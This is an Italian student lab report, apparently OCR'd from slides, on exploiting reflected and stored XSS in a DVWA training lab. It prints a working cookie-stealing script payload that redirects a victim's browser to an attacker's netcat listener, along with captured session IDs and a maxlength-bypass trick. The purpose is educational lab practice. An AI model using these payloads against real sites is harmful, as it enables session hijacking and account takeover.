




EXPLOIT DVWA - XSS E CSRF

MATTIA PASTORELLI

PROGETTO



COMANDA:



Lo scopo dell'esercizio è quello di usare l'attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script. Dobbiamo creare una situazione in cui abbiamo una macchina vittima (DVWA), che cliccherà sul link malevolo (XSS), e una macchina che riceve i cookie, nel nostro caso creiamo una sessione aperta con NetCat. Potete usare qualsiasi combinazione, solo Kali, Kali + Metasploitable o altro. Inoltre si deve:

- Spiegare come si comprende che un sito è vulnerabile.
- Portare l'attacco XSS.
- Fare un report su come avviene l'attacco con tanto di screenshot.

COS'É UN ATTACCO XSS



XSS (Cross-Site Scripting) reflected è una forma di attacco informatico in cui il codice malevolo viene incorporato in una richiesta HTTP e viene successivamente "riflesso" dal lato server all'interno della risposta HTML inviata al browser dell'utente. Quando la pagina compromessa viene visualizzata, il codice malevolo viene eseguito dal browser dell'utente.

Il termine "riflesso" si riferisce al fatto che il payload malevolo non è memorizzato permanentemente sul server, ma viene inclusa nella risposta solo quando la richiesta contenente il payload viene effettuata.

Differisce dal tipo di attacco stored XSS, in cui il payload malevolo è memorizzato sul server e viene restituito a ogni utente che accede alla pagina compromessa.



STEP DEL PROGETTO

01

Spiegare come si
comprende che un sito è
vulnerabile

02

Portare l'attacco XSS

03

Fare un report su come
avviene l'attacco + screenshot

04

BONUS:
Testare l'attacco XSS Stored

Spiegare come si comprende che un sito è vulnerabile

Si può testare se un sito web è vulnerabile attraverso questo semplice passaggio:


- Nello spazio bianco andiamo ad inserire un comando come in figura 1. Questo è un comando in linguaggio di programmazione HTML, di conseguenza se i programmatori del sito non hanno sanitizzato il comando, dovrebbe restituire un messaggio come in figura 2.
- Questo avviene in quanto ci siano stati degli errori in fase di programmazione. Chi era addetto a scrivere il codice html di questo sito non ha sanitizzato il comando, ovvero, non ha pensato ad un "filtro" per l'input dell'utente.



What's your name?

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>



DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)

Vulnerability: Reflected Cross Site

What's your name?

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting



ATTACCO XSS

Per effettuare effettuare un attacco XSS bisogna seguire i seguenti passaggi:

- Impostare la macchina attaccante in ascolto su un determinato IP e su una specifica porta, in questo caso ho settato la macchina Kali linux, attraverso il programma NETCAT, per ascoltare attraverso il localhost la porta 2000. Netcat in questo momento funziona da "finto client"
- Dopodiché ci rechiamo sulla pagina di DVWA di Metasploitable attraverso il suo indirizzo IP.
- Immettiamo lo script malevolo nella sezione XSS Reflected:
`<script>>window.location='http://192.168.1.38:2000/?cookie=' + document.cookie</script>`
- In questo script abbiamo inserito l'IP in ascolto di Kali linux e la porta 2000.

```
(kali@kali)-[~]  
$ nc -l -p 2000
```

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: low
PHPIDS: disabled

View Source

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello
Mattia

More info
<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>



ATTACCO XSS


Una volta inserito lo script malevolo e avendo premuto il tasto "Submit" sul sito web, ho ottenuto sul prompt dei comandi di Kali Linux il seguente messaggio, il quale verificherà l'avvenuto attacco. (Figura 1)

Evidenziato in giallo si può notare il cookie di sessione che il programma è riuscito ad intercettare attraverso la richiesta GET.

E nel quadrato rosso possiamo notare l'origine del segnale (IP di metasploitable).

Ricordiamo che la richiesta GET è uno dei metodi utilizzati dal protocollo HTTP per ottenere dati dal web server, ovvero, un browser o client web invia una richiesta al server per ottenere informazioni che identificherà attraverso un URL

```
(kali@kali)-[~]  
$ nc -l -p 2000  
GET /security=low;%20PHPSESSID=709ee7cd9eeda38dab506d368d55e6f2 HTTP/1.1  
Host: 192.168.1.138:2000  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: /*/  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Origin: http://192.168.1.19  
Connection: keep-alive  
Referer: http://192.168.1.19/
```




ATTACCO XSS STORED

Per effettuare questa tipologia di attacco bisogna partire con un approccio simile al precedente, ma adottando delle soluzioni un po' più specifiche.

Per prima cosa mi sono diretto sulla sezione di DVWA XSS stored, premendo sul campo "Message *", tasto destro del mouse e ispezione elemento, si aprirà la schermata del codice HTML del sito web.

In questa schermata andiamo a cambiare la quantità massima di caratteri che si può inserire, portandolo da "50" a "350". Questo ci permetterà di inserire lo script per intero.



ATTACCO XSS STORED

In figura 1 possiamo vedere l'inserimento completo dello script all'interno del campo "Message"

Prima di premere invio bisogna far partire l'ascolto su netcat come con l'attacco precedente.

Una volta effettuato ciò, possiamo far partire lo script, il quale verrà salvato all'interno del web server, come in figura 2.

In risultato sul netcat è quello riportato nell'ultima figura affianco.

Possiamo notare il cookie di sessione e l'IP di provenienza.

Vulnerability: Stored Cross Site Scripting (XSS)

| | |
|---|--|
| Name * | <input type="text" value="test"/> |
| Message * | <input type="text" value="<script>window.location='http://localhost:5432/?cookie=' + document.cookie</script>"/> |
| <input type="button" value="Sign Guestbook"/> | |

| | |
|------------|----------------------------------|
| Name: test | Message: This is a test comment. |
| Name: test | Message: |

```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# nc -l -p 5432
GET /?cookie=security=low %20PHPSESSID=91efa84c24de90510010a9749f5c4bd9 HTTP/1.1
Host: localhost:5432
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.19/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```